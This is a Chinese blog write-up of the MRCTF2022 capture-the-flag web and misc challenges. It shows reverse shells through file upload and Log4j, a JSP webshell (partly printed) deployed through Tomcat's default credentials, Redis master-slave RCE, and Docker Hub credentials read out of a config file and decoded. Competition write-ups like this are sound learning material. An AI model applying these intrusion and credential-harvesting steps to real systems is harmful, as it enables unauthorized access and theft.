

【MRCTF2022 writeup】

原创

[k_du1t](#) 于 2022-04-26 08:54:05 发布 149 收藏

分类专栏: [ctf](#) 文章标签: [后端](#) [安全](#) [web](#) [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45751765/article/details/124419402

版权



[ctf 专栏收录该内容](#)

38 篇文章 0 订阅

订阅专栏

1INDEX

[0x00 前言](#)

[Web](#)

[WebCheckIn](#)

[Bonus](#)

[Java_mem_shell_Basic](#)

[Just Hacking](#)

[Java_mem_shell_Filter](#)

[MISC](#)

[Checkin](#)

[PDD](#)

[0x01 rethink](#)

0x00 前言

这把打的太菜了...

没出什么有思考的题目, 好好复现吧

贴个团队writeup水一下

Web

WebCheckIn

文件上传点会解析php

直接system反弹shell

翻到flag


```
0.0 7777
ved on 140.82.17.215 56230
access tty; job control turned off

log/dpkg.log:1881:MRCTF{3f1d6ea4-d544-46f8-ba7c-cfcd0efb31ae}
```

Bonus

Java_mem_shell_Basic

Tomcat默认密码tomcat/tomcat进manager，在WAR file to deploy处上传压缩为war的jsp木马，连上得到flag



```
中国蚊剑
AntSword 编辑 窗口 调试
106.75.33.92
编译: /usr/local/apache-tomcat-8.0.12/work/Catalina/localhost/ROOT/org/apache/jsp/threatbook_jsp.java
/usr/local/apache-tomcat-8.0.12/work/Catalina/localhost/ROOT/org/apache/jsp/threatbook_jsp
刷新 高亮 用此编码打开 保存
/*
 * generation to assist with modification tracking.
 */
package org.apache.jsp;
import javax.servlet.*;
import javax.servlet.http.*;
import javax.servlet.jsp.*;
public final class threatbook_jsp extends org.apache.jasper.runtime.HttpJspBase
    implements org.apache.jasper.runtime.JspSourceDependent {
    String xc="3c6e0b8a9c15224a"; String pass="MRCTF{This_is_4_WebShell_l04ded_wi7h_JSPL0ader}"; String md5=md5(pass+xc);
    class X extends ClassLoader{public X(ClassLoader z){super(z);}public Class Q(byte[] cb){return super.defineClass(cb,
    0, cb.length);} }public byte[] x(byte[] s,boolean m){ try{javax.crypto.Cipher c=javax.crypto.Cipher.getInstance
    ("AES");c.init(m?1:2,new javax.crypto.spec.SecretKeySpec(xc.getBytes(),"AES"));return c.doFinal(s); }catch
    (Exception e){return null; }} public static String md5(String s) {String ret = null;try {java.security.MessageDigest
    m; m = java.security.MessageDigest.getInstance("MD5");m.update(s.getBytes(), 0, s.length());ret = new java.math
    .BigInteger(1, m.digest()).toString(16).toUpperCase();} catch (Exception e) {}return ret; } public static String
    base64Encode(byte[] bs) throws Exception {Class base64;String value = null;try {base64=Class.forName("java.util
    .Base64");Object Encoder = base64.getMethod("getEncoder", null).invoke(base64, null);value = (String)Encoder
    .getClass().getMethod("encodeToString", new Class[] { byte[].class }).invoke(Encoder, new Object[] { bs });} catch
    (Exception e) {try { base64=Class.forName("sun.misc.BASE64Encoder"); Object Encoder = base64.newInstance(); value =
    (String)Encoder.getClass().getMethod("encode", new Class[] { byte[].class }).invoke(Encoder, new Object[] { bs });}
    catch (Exception e2) {}return value; } public static byte[] base64Decode(String bs) throws Exception {Class base64
    ;byte[] value = null;try {base64=Class.forName("java.util.Base64");Object decoder = base64.getMethod("getDecoder",
    null).invoke(base64, null);value = (byte[])decoder.getClass().getMethod("decode", new Class[] { String.class }
    ).invoke(decoder, new Object[] { bs });} catch (Exception e) {try { base64=Class.forName("sun.misc.BASE64Decoder");
    Object decoder = base64.newInstance(); value = (byte[])decoder.getClass().getMethod("decodeBuffer", new Class[] {
    String.class }).invoke(decoder, new Object[] { bs });} catch (Exception e2) {}return value; }
    private static final javax.servlet.jsp.JspFactory _jspxFactory =
        javax.servlet.jsp.JspFactory.getDefaultFactory();
    private static java.util.Map<java.lang.String,java.lang.Long> _jspx_dependants;
```

Just Hacking

Msf爆口令foobared

主从rce打 getshell


/root/.docker目录下发现docker hub

```
cat: .docker: Is a directory
# cd .docker
# ls
config.json
# cat config.json
{
  "auths": {
    "https://index.docker.io/v1/": {
      "auth": "bXJjdGZib29rZXI6V1o4bnBTSzRUY0M="
    }
  }
}
```

CSDN @k_du1t

mrctfbooker:WZ8npSK4TcC

pull私人镜像



The screenshot shows the Docker Hub interface for the user 'mrctfbooker'. At the top, there is a search bar with the text 'Search by repository name' and a 'Create Repository' button. Below the search bar, two repositories are listed:

- mrctfbooker / ubuntu**: Last pushed: 6 days ago, Not Scanned, 0 stars, 4 downloads, Public.
- mrctfbooker / alpine**: Last pushed: 6 days ago, Not Scanned, 0 stars, 12 downloads, Private.

CSDN @k_du1t

```
^C
/ # ls
bin  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys
/ # ls -a
.  ..  .dockerenv  bin  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv
/ # cd /root
~ # ls
flag.txt
~ # cat flag.txt
mrctf{0e8692f3-dbdb-4ca9-a16b-b2f5406809c0}
~ #
~ #
~ # whoami
```

CSDN @k_du1t

Java_mem_shell_Filter

直接name处输入payload即可

Log4j反弹shell

```
^C
root@VM-4-5-ubuntu:/home/tools/Hurry_up# nc -lvnp 7777
Listening on 0.0.0.0 7777
Connection received on 106.75.33.92 47130
/bin/sh: 0: can't access tty; job control turned off
#
```

全局没搜到flag...

Mem想到打印内存


[【JVM】jmap命令详解---查看JVM内存使用详情 - Angel挤一挤 - 博客园 \(cnblogs.com\)](#)

```
root      2782  0.0  0.0  8872  776 ?        S    15:0
# jmap -dump:format=b,file=mem.txt 51
Dumping heap to /root/mem.txt ...
File exists
# strings mem.txt|grep MRCTF
root@9f7c064014e6:~# cat e.bin | grep "MRCTF"
| grep "MRCTF"
MRCTF{7hi3_is_a_Filter_TpYe_Mem3he1l}!
#
```

CSDN @k_du1t

MISC

Checkin



```
lib
├── localStorage.ts
├── share.ts
├── stats.ts
├── statuses.ts
├── words.ts
├── App.css
└── App.tsx
```

```
26
27
28   if (stats.bestStreak < stats.currentStreak) {
29     stats.bestStreak = stats.currentStreak
30   }
31   if (stats.bestStreak === 100){
32     alert("TVJDVEZ7VzNsYzBtZV9UMF9tcjN0Z18yMDIyX1FXUX0=")
33   }
34
35   stats.successRate = getSuccessRate(stats)
36
```

MRCTF{W3lc0me_T0_mr3tf_2022_QWQ}

PDD

参照*CTF 2021, 基本一摸一样, 利用分组加密的漏洞构造, 主要就是找对哪个字符串加密, 用debug试了一下, 通过构造username, 成功了。使用如下payload
SRMr2xR0uuLsQScgoAegYwIz9tod7K3gLTPtcqOGlyYRIWG6qC652QhE1u1Zw1iFs/5+fMCPNhR4pR+FHJWe3eydb1UtueXood
o3h/v8zo9Gh1Qkg/K6xKRBgVnKHksD

```
4  Content-Length: empty
5  Referer: https://ppd.node3.mrctf.fun/
6  Accept-Encoding: gzip, deflate
7  Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
8  Connection: close
9
0  {
  "enc": "SRMr2xR0uuLsQScgoAegYwIz9tod7K3gLTPtcqOGlyYRIWG6qC652QhE1u1Zw1iFs/5+fMCPNhR4p
}

15 {"code": "200", "flag": "MRCTF{Xi_Xi0ngDi_9_Na_Kan_w01}"}
```

0x01 rethink

破事太多真的影响发挥...

希望每个ctfer都能实现时间自由吧